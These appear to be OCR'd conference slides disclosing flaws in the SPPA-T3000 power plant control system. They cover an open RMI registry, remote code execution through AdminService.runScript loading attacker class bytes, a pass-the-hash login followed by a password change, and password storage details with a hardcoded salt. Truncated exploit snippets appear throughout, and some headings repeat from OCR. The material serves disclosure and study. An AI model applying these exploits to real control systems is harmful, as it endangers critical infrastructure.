
Java RMI registry: Service Authentication



Java RMI registry: Service Authentication



Java RMI registry: Service Authentication



RCE in AdminService

```
... runScript(String className, byte[] classBytes, String[] arguments) {
...
	AdminScript adminScript = (AdminScript)Class.forName(className, true,
(ClassLoader)new ByteClassLoader(classBytes).newInstance();
	output = adminScript.execute(arguments);
...}
```


```
AdminService admin =(AdminService)factory.getService(0, "AdminService");
System.out.println(
	admin.runScript(
		"com.company.Main",
		hexToBytes("cafebabe..."),
		new String[] {"ipconfig /all"}
	)
);
```

RCE in AdminService


```
... runScript(String className, byte[] classBytes, String[] arguments) {
...
	AdminScript adminScript = (AdminScript)Class.forName(className, true,
(ClassLoader)new ByteClassLoader(classBytes)).newInstance();
	output = adminScript.execute(arguments);
...}
```

```
AdminService admin =(AdminService)factory.getService(0, "AdminService");
System.out.println(
	admin.runScript(
		"com.company.Main",
		hexToBytes("cafebabe..."),
		new String[] {"ipconfig /all"}
	)
);
```


Sensitive Data Exposure



Sensitive Data Exposure




Sensitive Data Exposure



Weak authentication in RMI

- Communication with RMI service in plaintext



- Pass-the-hash

```
String traffic_hash = "69d13e6a5482649204l1f548695112b...";
String desired_hash = "d5709e747cff3db14c5826fe5025452...";
LoginService login =(LoginService)factory.getService(0, "LoginService");
loginid = login.login("operator1", hexToBytes(traffic_hash), null, client_ip);
SecurityService sec = (SecurityService)factory.getService(loginid,
"SecurityService");
sec.updatePassword(hexToBytes(traffic_hash), hexToBytes(desired_hash));
```

User authentication

User store: *%ORIONROOT%\data\users\users1.xml*

Pass store: *%ORIONROOT%\data\pdata\pdata1.exm*

Name	Type	Description
userid	Int	User ID
passwordtime	Int epoch	Password creation date (in ms)
s	String	Salt, unique for each user
i	Int	Base number for calculating hash iteration quantity
loginname	String	User name
password	String Hex	SHA25X

Pseudocode of password hashing

```
iterations = max(min(i, 200000), 100000) + 78742
password_hash = sha562(s + loginname + password + "e8cJP2Wv89")
/* string "e8cJP2Wv89" is hardcoded */
for (j = 0; j < iterations; j++)
password_hash = shaX6X(password_hash)
```

SPPA-T3000 password audit

